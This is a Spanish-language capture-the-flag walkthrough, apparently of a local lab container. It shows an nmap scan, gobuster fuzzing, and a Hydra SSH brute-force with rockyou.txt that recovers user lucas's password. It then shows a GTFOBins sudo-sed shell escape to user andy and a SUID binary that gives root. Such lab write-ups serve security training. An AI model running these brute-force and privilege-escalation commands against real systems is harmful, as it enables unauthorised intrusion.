

## Identificación inicial de ping de reconocimiento

```
(jk@kali)-[~]  
$ ping -c 2 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.047 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.092 ms  
  
— 172.17.0.2 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1007ms  
rtt min/avg/max/mdev = 0.047/0.069/0.092/0.022 ms
```

## NMAP IDENTIFICADOR DE PUERTOS IDENTIFICANDO 445, 139, 80, 22.





```
(jk@kali)-[~]  
$ sudo nmap -p- -sC -sV --open -Pn -vvv -n 172.17.0.2
```

```
Scanning 172.17.0.2 [65535 ports]  
Discovered open port 445/tcp on 172.17.0.2  
Discovered open port 139/tcp on 172.17.0.2  
Discovered open port 80/tcp on 172.17.0.2  
Discovered open port 22/tcp on 172.17.0.2  
Completed SYN Stealth Scan at 08:50, 0.46s elapsed  
Initiating Service scan at 08:50
```


## GOBUSTER PARA REALIZACIÓN DE FUZZING WEB

```
Starting gobuster in directory enumeration mode  
  
/.html (Status: 403) [Size: 282]  
/.php (Status: 403) [Size: 281]  
/index.html (Status: 200) [Size: 950]  
/img (Status: 301) [Size: 305] [→ http://172.17.0.2/img/]  
/login.php (Status: 200) [Size: 1696]  
/galery.html (Status: 200) [Size: 2369]  
/booking.html (Status: 200) [Size: 2058]  
Progress: 122519 / 1661152 (7.38%)
```



Pagina de la web al acceder a la IP (Muy playero)



IDENTIFICACIÓN DE POSIBLE USUARIO LUCAS dentro del directorio oculto esto es un secreto



# Index of /estoesunsecreto

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">mensaje_para_lucas.txt</a>	2024-07-28 21:04	109	

Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80

El mensaje dice que tiene que cambiar el password porque es débil y se puede hackear fácilmente con bruteforce. Por lo que lo probamos con hydra

REMEMBER TO CHANGE YOUR PASSWORD ACCOUNT, BECAUSE YOUR PASSWORD IS DEBIL AND THE HACKERS CAN FIND USING B.F.

```
[jk@kali:~]$ sudo hydra -l lucas -P /home/jk/Downloads/rockyou.txt ssh://172.17.0.2 -t 64
[sudo] password for jk:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-10 09:12:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~
task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: lucas password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 19 final worker threads did not complete until end.
```

Si hacemos sudo -l tenemos esto

```
lucas@c93b554ac4e4:~$ sudo -l
Matching Defaults entries for lucas on c93b554ac4e4:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User lucas may run the following commands on c93b554ac4e4:
  (andy) NOPASSWD: /bin/sed
lucas@c93b554ac4e4:~$
```

Hacemos la comanda listada por el sudo -l con el usuario andy para cambiar a dicho usuario. La comanda de referencia es de GTFOBINS

```
General help using GNU nano: http://www.gnu.org/gethelp/.
lucas@4909487a1e4b:~$ sudo -u andy /bin/sed -n '1e exec sh 1>80' /etc/hosts
$ whoami
```

Como el usuario Andy procedemos a listar los perm disponibles. y vemos el poco habitual privileged\_exec

```
/home/lucas
$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/su
/bin/ping6
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sn
/usr/lib/eject/dmccrypt-get-device
```

Escribimos tal cual la ruta entera para ser root  
/usr/local/bin/privileged\_exec`

FINALMENTE SOMOS ROOT

```
Running with effective UID: 0  
root@4909487a1e4b:~# whoami  
root  
root@4909487a1e4b:~# █
```